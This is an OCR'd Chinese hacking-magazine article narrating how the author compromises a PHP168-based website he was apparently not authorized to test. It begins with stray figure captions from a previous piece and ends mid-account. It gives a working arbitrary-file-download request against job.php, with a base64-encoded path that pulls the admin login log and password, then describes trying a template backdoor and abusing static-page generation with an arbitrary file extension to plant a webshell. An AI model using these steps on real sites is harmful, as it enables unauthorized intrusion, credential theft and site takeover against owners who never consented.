


图12





图13

（文章中涉及到的WSockExpert、啊D注入工具已经收录在了光盘中）

PHP168后台SHELL我来拿



Morpheus

最近一段时间呆在家里没事做感觉挺无聊的，于是就想起了以前朋友曾发给我的一个站点，打开一看，发现是PHP的，觉得想拿下来可能有点儿困难，不过还是要试一试，于是就顺手在后面加了个admin，这一加不要紧，一下子就来到了后台，如图1。




图1

通过后台可以看到它使用的是Php168的系统，我的第一想法就是看它有没有最新的那个可以下载任意文件的漏洞。简单的说一下，这个漏洞产生的原因其实就是利用了程序的编码漏洞来下载配置和登录的日志文件，通过下载PHP168中的登录日志文件cache/adminlogin_logs.php我们就可以得到admin的密码了，因为它记录着admin登录时的日志信息，这其中就

包括了admin的密码，不过密码是经过加密的。下面我们来看一下具体的下载方法，在浏览器中输入如下内容：http://test.com//job.php?job=download&url="aHR0cDovL3Rlc3QuY29tL2NhY2hlL2FkbWlubG9naW5fbG9ncy5waHA=",这里需要注意的是“url=”后边的内容是BASE64加密的。来看一下这个网站有没有这个漏洞，这里我编写了一个小工具直接使用就可以下载了，如图2。




图2

从上图中我们可以看到这个网站确实存在这个漏洞，打开下载下来的文件就可以直接找到后台密码了。现在我们登录上去，这时你会发现原来的那个直接改上传文件的扩展名已经不能使用了，改了以后还是无法上传，于是我在后台转了起来，发现有一个模板编辑的地方，想到以前有人说template/default/index.htm可以直接做成一个php的后门，于是我就改了一下，可是却没有成功，写入的PHP语句都被注释掉了，并且在页面中全部变成了斜体，如图3，图4。




图3

看来我们只能找其它的出路了，这时我又看到在“系统基本操作”的“独立页面管理”中可以自己设定页面并静态化处理，如图5，而且还可以将静态生成的页面修改成任意的扩展名，嘿嘿，这下有搞头了，如图6，图7。




图4




图5




图6




图7




图8

